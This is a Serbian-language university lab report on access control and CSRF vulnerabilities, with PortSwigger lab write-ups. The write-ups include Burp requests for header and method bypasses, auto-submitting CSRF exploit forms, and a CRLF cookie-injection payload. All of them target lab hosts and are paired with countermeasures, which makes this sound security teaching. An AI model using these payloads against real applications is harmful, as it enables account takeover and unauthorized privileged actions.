

ATTACKS AND DEFENSES ON WEB APPLICATIONS

Access Control | CSRF

Marko Cvijanović

Access Control (Server-Side)

1.1 Opis klase napada

Access control (kontrola pristupa) je bezbednosni mehanizam koji određuje ko može da pristupi kojim resursima i koje radnje može da izvrši unutar sistema. Ranjivosti u kontroli pristupa nastaju kada aplikacija ne proverava pravilno da li korisnik ima pravo da izvrši određenu akciju ili pristupi određenom resursu.

Postoje tri glavne kategorije access control ranjivosti:

- Vertikalna eskalacija privilegija - korisnik dobija pristup funkcionalnostima rezervisanim za uloge sa višim privilegijama (npr. obični korisnik dobija admin pristup).
- Horizontalna eskalacija privilegija - korisnik pristupa resursima drugog korisnika iste privilegije razine (npr. korisnik A vidi podatke korisnika B).
- Kontekst-zavisne kontrole pristupa - zaobilazjenje kontrole koje zavise od stanja aplikacije ili konteksta (npr. menjanje redosleda koraka u procesu).

1.2 Uticaj eksploatacije

Uspešno iskorišćavanje access control ranjivosti može imati sledeće posledice:

- Neovlašćeni pristup administratorskim funkcijama (brisanje korisnika, izmena konfiguracije sistema).
- Pristup poverljivim podacima drugih korisnika (lozinke, finansijski podaci, lični podaci).
- Mogućnost izvršavanja privilegovanih operacija bez autorizacije.
- Preuzimanje naloga (account takeover) kroz horizontalnu eskalaciju.
- Finansijska šteta, narušavanje privatnosti i povreda regulativa.

1.3 Ranjivosti u softveru koje su dozvolile napad

- Oslanjanje isključivo na parametre u URL-u ili telu zahteva za određivanje prava pristupa.
- Nedostatak provere uloge korisnika na serverskoj strani za osetljive endpointe.
- Skrivena funkcionalnost dostupna putem direktnog URL-a bez autentifikacije.
- Neispravna konfiguracija framework-a - oslanjanje na HTTP metodu (GET vs POST) ili zaglavlja poput X-Original-URL.
- Nepravilno upravljanje sesijama i tokenima koji određuju nivo pristupa.

1.4 Kontramere i odbrana

Sledeće mere treba implementirati kako bi se sprečile access control ranjivosti:

- Deny by default princip: zabraniti pristup svim resursima podrazumevano, a eksplicitno dozvoliti samo autorizovanim ulogama.
- Centralizovani mehanizam kontrole pristupa: koristiti jedan, dobro testiran sistem za autorizaciju umesto ad hoc provjera rasutih kroz kod.

- Serverska validacija: sve provere pristupa vršiti isključivo na serveru, nikada ne oslanjati se na klijentske parametre.
- Indirektne reference objekata: koristiti nasumično generisane tokene umesto direktnih ID-ova za pristup resursima.
- Princip najmanjeg privilegija: svakom korisniku dodeliti minimum prava potrebnih za obavljanje posla.
- Logovanje i nadzor: beležiti sve neuspele pokušaje pristupa i implementirati alarm za sumnjive aktivnosti.
- Automatsko testiranje: integrisati testove kontrole pristupa u CI/CD pipeline.

2: Writeup - Access Control Zadaci


Zadatak 1: Unprotected admin functionality

Opis zadatka

Aplikacija sadrži administratorski panel koji nije zaštićen autentifikacijom. Cilj je pronaći i pristupiti admin panelu te obrisati korisnika carlos.

Postupak rešavanja

- Pristupiti aplikaciji i otvoriti robots.txt fajl na /robots.txt.
- U robots.txt fajlu pronaći Disallow putanju koja otkriva lokaciju admin panela (npr. /administrator-panel).
- Direktno navigovati na otkrivenu putanju u browseru.
- Bez ikakve autentifikacije pristupiti admin funkcionalnostima.
- Pronaći korisnika carlos u listi korisnika i kliknuti na Delete.



Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

Zaključak

Ranjivost nastaje zbog oslanjanja na obscurity (sakrivanje URL-a) umesto stvarne autentifikacije. Svaki osetljivi endpoint mora zahtevati verifikaciju privilegija na serverskoj strani.

Zadatak 2: Unprotected admin functionality with unpredictable URL


Opis zadatka

Admin panel se nalazi na nepredvidivoj URL putanji, ali JavaScript kod na stranici otkriva lokaciju panela. Cilj je pronaći putanju i obrisati korisnika carlos.

Postupak rešavanja

- Otvoriti izvorni kod (page source) početne stranice aplikacije.
- Pretražiti JavaScript kod i pronaći skriptu koja u uslovu proverava ulogu korisnika (isAdmin).
- U pronađenoj skripti videti tvrdo kodiranu putanju do admin panela.
- Navigovati na tu putanju direktno u browseru.
- Obrisati korisnika carlos iz admin panela.

```
<script>
  var isAdmin = false;
  if (isAdmin) {
    var topLinksTag = document.getElementsByClassName("top-links")[0];
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('href', '/admin-319feo');
    adminPanelTag.innerText = 'Admin panel';
    topLinksTag.append(adminPanelTag);
    var pTag = document.createElement('p');
    pTag.innerText = '|';
    topLinksTag.appendChild(pTag);
  } == $0
</script>
```



Web Security Academy

Unprotected a
Back to lab descripti

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

Zaključak

Skrivanje putanje u JavaScript kodu nije bezbednosna mera jer je klijentski kod uvek dostupan korisniku. Autorizacija mora biti implementirana na serverskoj strani.

Zadatak 3: URL-based access control can be circumvented

Opis zadatka

Aplikacija blokira pristup /admin putanji na front-endu, ali podržava X-Original-URL zaglavlje koje se može koristiti za zaobilaženje te restrikcije.

Postupak rešavanja

- Pokušati direktno pristupiti /admin - dobiti 403 Forbidden.
- Otvoriti Burp Suite i uhvatiti zahtev.
- Modifikovati zahtev: URL promeniti na / a dodati zaglavlje X-Original-URL: /admin.
- Proslediti zahtev i uspešno prikazati admin panel.
- Koristiti isti pristup sa X-Original-URL: /admin/delete?username=carlos za brisanje korisnika.

The screenshot displays the Burp Suite interface during a security exercise. At the top, an orange banner reads "Congratulations, you solved the lab!". Below this, the "Repeater" tab is active, showing a list of requests. The first request is selected, and its details are visible in the "Request" and "Response" panels.

Request Details:

- Method: GET
- URL: /?username=carlos
- Host: 0ac100ad034ad487812c5cc600ac0037.web-security-academy.net
- Cookie: session=qNS2IHcZGPCt51ib2yduUjbnjJR5fBxQ
- Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
- Sec-Ch-Ua-Mobile: 70
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- X-Original-Url: /admin/delete
- Referer: https://0ac100ad034ad487812c5cc600ac0037.web-security-academy.net/
- Accept-Encoding: gzip, deflate, br
- Priority: u=0, i

Response Details:

- Status: HTTP/2 302 Found
- Location: /admin
- X-Frame-Options: SAMEORIGIN
- Content-Length: 0

Zaključak

Oslanjanje na URL-based blokadu bez validacije na aplikacijskom sloju je nedovoljno. Back-end mora ignorisati override zaglavlja ili ih ukloniti na proxy nivou.

Zadatak 4: Method-based access control can be circumvented

Opis zadatka

Aplikacija implementuje kontrolu pristupa na osnovu HTTP metode - admin funkcionalnosti su zaštićene za POST zahteve, ali ista akcija dostupna je i putem GET zahteva bez provere privilegija.

Postupak rešavanja

- Prijaviti se kao admin nalog i primetiti da admin panel omogućava promenu uloge korisnika (upgrade/downgrade).
- Interceptovati POST zahtev koji admin šalje kad upgradije korisnika - videti kako zahtev izgleda (URL, parametri).
- Odjaviti se i prijaviti kao obični korisnik (wiener).
- U Burp Repeateru konstruisati isti zahtev ali promeniti metodu iz POST u GET, sa istim parametrima u query stringu (username=wiener&action=upgrade).
- Proslediti GET zahtev - server izvršava promenu uloge bez provere da li korisnik ima privilegije, jer access control logika postoji samo za POST.

Congratulations, you solved the lab!

Share your skills!

My Account

Your username is: wiener

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being repeated, and the response is displayed. The request is a GET request to /admin-roles?username=wiener&action=upgrade. The response is an HTTP 302 Found status, indicating a redirect to /admin.

Request	Response
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2	1 HTTP/2 302 Found
2 Host: 0a7d00d1036614ca83a1781c0033000f.web-security-academy.net	2 Location: /admin
3 Cookie: session=2tSjWISvxNlkHZiQz4B0mc8mK161DZJa	3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0	4 Content-Length: 0
5 Cache-Control: max-age=0	5
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"	6
7 Sec-Ch-Ua-Mobile: ?0	
8 Sec-Ch-Ua-Platform: "Windows"	
9 Accept-Language: en-US,en;q=0.9	

Zaključak

Server mora primeniti iste access control provere bez obzira na HTTP metodu. Sve state-changing operacije trebaju biti ograničene na POST/PUT/PATCH, a i za te metode mora postojati serverska autorizacija.

Zadatak 5: Multi-step process with no access control on one step

Opis zadatka

Aplikacija implementuje kontrolu pristupa na prvom koraku višestepenoj akciji (npr. potvrda upgrade-a), ali propušta da proveriti privilegije na poslednjem koraku koji zapravo izvršava akciju.

Postupak rešavanja

- Prijaviti se kao admin i proći kroz ceo flow upgradea korisnika - interceptovati sve zahteve (korak 1: forma, korak 2: potvrda).
- Primetiti da poslednji POST zahtev (action=upgrade, confirmed=true) zapravo menja stanje u bazi.
- Odjaviti se i prijaviti kao obični korisnik (wiener).
- Direktno poslati taj poslednji zahtev (korak 2) koristeći Burp Repeater, sa sesijom obinog korisnika, preskačući korak 1 koji je zaštićen.
- Server prihvata zahtev i upgraduje korisnika jer pretpostavlja da je prvi korak već prošao autorizaciju.

The screenshot shows a web application security lab solution. On the left, a web browser displays the 'My Account' page with the message 'Your username is: wiener'. Below the message is a form with an 'Email' input field and an 'Update email' button. On the right, the Burp Suite interface is shown, specifically the Repeater tab. It displays a captured POST request to the endpoint `/admin-roles` on the host `0a4c00240397d51680928031003b0055.web-security-academy.net`. The request body is `action=upgrade&confirmed=true&username=wiener`. The response is an HTTP 200 OK with the message 'Found' and location `/admin`. The response also includes headers like `X-Frame-Options: SAMEORIGIN` and `Content-Length: 0`.

Zaključak

Svaki korak u višestepenom procesu mora nezavisno proveravati privilegije - ne sme se pretpostavljati da je prethodni korak garantovao autorizaciju. Ovo je čest propust jer developeri "misle" u tokovima, a ne u individualnim HTTP zahtevima.

CSRF - Cross-Site Request Forgery (Client-Side)

3.1 Opis klase napada

Cross-Site Request Forgery (CSRF ili XSRF) je klasa napada u kojoj napadač navodi žrtvin browser da bez znanja korisnika pošalje autentifikovani HTTP zahtev ka ciljnoj aplikaciji. Napad funkcioniše jer browser automatski šalje sve kolačiće (uključujući session cookie) uz svaki zahtev prema odgovarajućem domenu, bez obzira na to odakle zahtev potiče.

CSRF napad se odvija u tri koraka:

- Žrtva je prijavljena na ciljnu aplikaciju (poseduje validnu sesiju).
- Žrtva posjećuje napadačevu web stranicu (ili klikne na link u emailu).
- Napadačeva stranica automatski šalje zahtev ka ciljanoj aplikaciji, koristeći žrtvin browser i sesiju.

3.2 Uticaj eksploatacije

Uspešan CSRF napad može dovesti do:

- Izmene email adrese ili lozinke korisničkog naloga (preuzimanje naloga).
- Izvršavanja finansijskih transakcija bez znanja korisnika.
- Izmene bezbednosnih podešavanja profila (npr. disablovanje 2FA).
- Kreiranja ili brisanja sadržaja u ime korisnika.
- U slučaju admin naloga, kompromitacije celokupne aplikacije.

3.3 Ranjivosti u softveru koje su dozvolile napad

- Odsustvo CSRF tokena - aplikacija ne verifikuje da li zahtev potiče sa legitimne stranice.
- SameSite cookie atribut nije postavljen ili je postavljen na None/Lax sa nedovoljnom zaštitom.
- Oslanjanje isključivo na Referer zaglavlje koje može biti lažirano ili izostavljeno.
- State-changing operacije dostupne putem GET zahteva.
- CSRF token prisutan ali ne validiran na serverskoj strani.

3.4 Kontramere i odbrana

Preporučene mere zaštite od CSRF napada:

- CSRF tokeni: generisati kriptografski jake, nasumične tokene per-sesiji ili per-zahtevu, čuvati ih na serveru i verifikovati ih uz svaki state-changing zahtev.
- SameSite cookie atribut: postaviti na Strict (blokira sve cross-site zahteve) ili Lax (dozvoljava top-level navigaciju). Nikada ne koristiti None bez Secure atributa.
- Double Submit Cookie pattern: slati CSRF token i u cookie-ju i u request parametru - server verifikuje podudaranje.
- Custom request headers: Single-Page Applications mogu dodati custom zaglavlje (npr. X-Requested-With) koje CORS policy blokira za cross-origin zahteve.
- Origin/Referer validacija: proveravati porijeklo zahteva kao sekundarnu odbranu.
- Re-autentifikacija za kritične akcije: tražiti lozinku za visoko-rizične operacije (promena emaila, brisanje naloga).

4: Writeup - CSRF Zadaci

Zadatak 1: CSRF vulnerability with no defenses

Opis zadatka

Aplikacija ne implementuje nikakvu CSRF zaštitu. Promena email adrese moguća je putem prostog POST zahteva. Cilj je kreirati exploit stranicu koja menja email adresu žrtve kada posjeti tu stranicu.

Postupak rešavanja

- Prijaviti se i posjetiti stranicu za promenu email adrese.
- U Burp Suite interceptovati POST zahtev za promenu emaila i primetiti odsustvo CSRF tokena.
- Koristiti Burp-ov CSRF PoC Generator (Engagement tools → Generate CSRF PoC).
- Kopirati generisani HTML form na exploit server.
- Podesiti autosubmit (body onload) i dostaviti žrtvi link.
- Žrtva posjetom stranici automatski menja svoju email adresu.

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a970037039b2c9c80301b5101f70015.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<form method="POST" action="https://0aec004a03292cef80d41c2300f70090.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="odobrimare@web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>
</html>
```

Zaključak

Odsustvo bilo kakve CSRF zaštite čini state-changing zahteve trivijalno iskoristivim. Minimalna zaštita je CSRF token ili SameSite=Strict cookie atribut.

Zadatak 2: CSRF where token validation depends on request method

Opis zadatka

Aplikacija validira CSRF token samo za POST zahteve. Slanjem iste akcije kao GET zahtev zaobilazi se validacija tokena.

Postupak rešavanja

- Prijaviti se i interceptovati POST zahtev za promenu emaila (sadrži CSRF token).
- U Burp Repeateru promeniti metodu zahteva iz POST u GET.
- Prebaciti parametre iz tela zahteva u URL query string.
- Proslediti GET zahtev i verifikovati da li server prihvata promenu bez validacije tokena.
- Kreirati exploit stranicu sa img tagom ili JavaScript redirectom koji šalje GET zahtev.
- Dostaviti exploit žrtvi.

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a6c003e039ad98780a47aa501070055.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<form method="GET" action="https://0a450032034cd98a805e7be3002b0028.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="marejenajjaÅ□i@web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>
```

Zaključak

CSRF validacija mora biti konzistentna za sve HTTP metode, ne samo POST. Preporuka je odbaciti sve GET zahteve koji menjaju stanje aplikacije.

Zadatak 3: CSRF where token validation depends on token being present

Opis zadatka

Aplikacija validira CSRF token samo ako je token prisutan u zahtevu. Ako se token parametar u potpunosti izbacila iz zahteva, validacija se preskače.

Postupak rešavanja

- Prijaviti se i interceptovati POST zahtev za promenu emaila.
- U Burp-u ukloniti csrf parametar u potpunosti iz tela zahteva (ne samo vrednost, već ceo parametar).
- Proslediti modifikovani zahtev - server uspešno prihvata akciju.
- Generisati CSRF PoC bez csrf polja i deployovati ga na exploit server.
- Dostaviti link žrtvi.

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0ab600af03f07723805b0202018c00f1.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<form method="POST" action="https://0a0800e703d677eb80760386002000de.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="marecare@web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>
```

Zaključak

Server mora zahtevati prisustvo i validnost CSRF tokena. Logika poput 'ako token postoji, provjeri ga' je nedovoljna - token mora uvek biti obavezan za sve osjetljive operacije.

Zadatak 4: CSRF where token is not tied to user session

Opis zadatka

Aplikacija koristi globalni pool CSRF tokena koji nisu vezani za konkretnu sesiju korisnika. Napadač može koristiti sopstveni validni token unutar exploit forme.

Postupak rešavanja

- Otvoriti dva browser prozora: jedan prijavljen kao napadač (wiener), drugi kao žrtva.
- Kao napadač, otvoriti stranicu za promenu emaila i iz forme kopirati vrednost csrf tokena (ne predavati formu).
- Konstruisati exploit CSRF formu koristeći napadačev sopstveni token.
- Deployovati exploit na exploit server i žrtvi dostaviti link.
- Žrtvina sesija koristi napadačev token koji server prihvata jer nije proveravao sesijsku vezu.

The image shows a web application interface on the left and a browser's developer tools on the right. The web application has a 'My Account' section with a form to update an email. The developer tools show the 'Network' tab with a request to 'https://exploit-0a4d00ee0382282f81212e1301d10081.exploit-server.net/exploit'. The response is an HTML page with a form to update an email. The form contains a hidden input for the email and a hidden input for the CSRF token. The token is '2dkXHV24VaYYvMSzGApj5V9WY9KomNv'. The form is submitted via a POST request to 'https://0aad003803c728fb81862fd900f10033.web-security-academy.net/my-account/change-email'.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a4d00ee0382282f81212e1301d10081.exploit-server.net/exploit>

HTTPS

File:

Head:

Body:

```
<form method="POST" action="https://0aad003803c728fb81862fd900f10033.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="nomare@web-security-academy.net">
  <input type="hidden" name="csrf" value="2dkXHV24VaYYvMSzGApj5V9WY9KomNv">
</form>
<script>
  document.forms[0].submit();
</script>
```

Zaključak

CSRF tokeni moraju biti vezani za konkretnu korisničku sesiju. Server mora proveriti da token pripada sesiji koja šalje zahtev, a ne samo da token postoji u globalnom skupu.

Zadatak 5: CSRF where token is tied to non-session cookie

Opis zadatka

Aplikacija vezuje CSRF token za poseban cookie (csrfKey), a ne za sesijski cookie. Ova dva cookie-ja nisu međusobno povezana na serverskoj strani, što znači da napadač može ubaciti sopstveni csrfKey cookie u žrtvin browser i koristiti odgovarajući CSRF token u exploit formi.

Postupak rešavanja

1. Prijaviti se i interceptovati POST zahtev za promenu emaila - primetiti dva cookie-ja: session i csrfKey, kao i csrf parametar u telu zahteva.
2. Otvoriti drugi nalog (ili koristiti isti) i zabeležiti par csrfKey cookie + csrf token vrednost koji su međusobno validni.
3. Primetiti da aplikacija negde (npr. search funkcionalnost) reflektuje vrednost kroz Set-Cookie header - ovo se može iskoristiti za cookie injection.
4. Konstruisati exploit stranicu sa dva dela:
 - img tag čiji src poziva search endpoint sa parametrom koji injektuje csrfKey cookie u žrtvin browser (npr. `/?search=test%0d%0aSet-Cookie:+csrfKey=NAPADACEV_KLJUC`)
 - autosubmit forma koja šalje POST zahtev sa odgovarajućim csrf tokenom koji odgovara injektovanom csrfKey-u
5. Podesiti redosled - img mora biti učitao pre nego što se forma submita, kako bi cookie bio postavljen na vreme (koristiti onload na img tagu za okidanje forme).
6. Deployovati na exploit server i dostaviti žrtvi.

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: `https://exploit-0a59005203fa0afe857a4d47017f0041.exploit-server.net/exploit`

HTTPS ☒

File:

Head:
HTTP/1.1 200 OK
Content-Type: text/html, charset=utf-8

Body:

```
<form method="POST" action="https://0a2b007203650a6a5c4ec600510043.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="kodruginegomare@web-security-academy.net">
  <input type="hidden" name="csrf" value="tuAwwTtrJz6VCBRaAkOVwX25vN4P1x4">
  </form>
  
```

Handwritten notes: CARLOS (with arrow pointing to csrf token) and WIENER (with arrow pointing to csrf token).

Zaključak

CSRF token mora biti kriptografski vezan za sesiju korisnika, ne za zasebni cookie. Ako su csrfKey i session cookie nezavisni, napadač koji može da injektuje cookie može u potpunosti zaobići zaštitu. Rešenje je generisati CSRF token direktno iz session ID-a ili ih čuvati u paru na serverskoj strani vezanom za sesiju.

Zaključak

Kroz ovaj laboratorijski rad analizirane su dve klase veb aplikacionih napada: Access Control (server-side) i CSRF (client-side).

Access control ranjivosti nastaju usled nedostatka serverske validacije privilegija i oslanjanja na klijentski kontrolisane parametre. Odbrana zahteva deny-by-default pristup, centralizovanu autorizaciju i principe najmanjeg privilegija.

CSRF napadi iskorišćavaju poverenje koje browser ima prema autentifikovanim sesijama. Robustna odbrana podrazumeva kombinaciju CSRF tokena vezanih za sesiju i SameSite=Strict cookie atributa, uz re-autentifikaciju za kritične operacije.

Obe klase napada spadaju u OWASP Top 10 i predstavljaju fundamentalne bezbednosne rizike u modernom razvoju veb aplikacija. Razumevanje načina funkcionisanja ovih napada ključno je za projektovanje bezbednih sistema od temelja.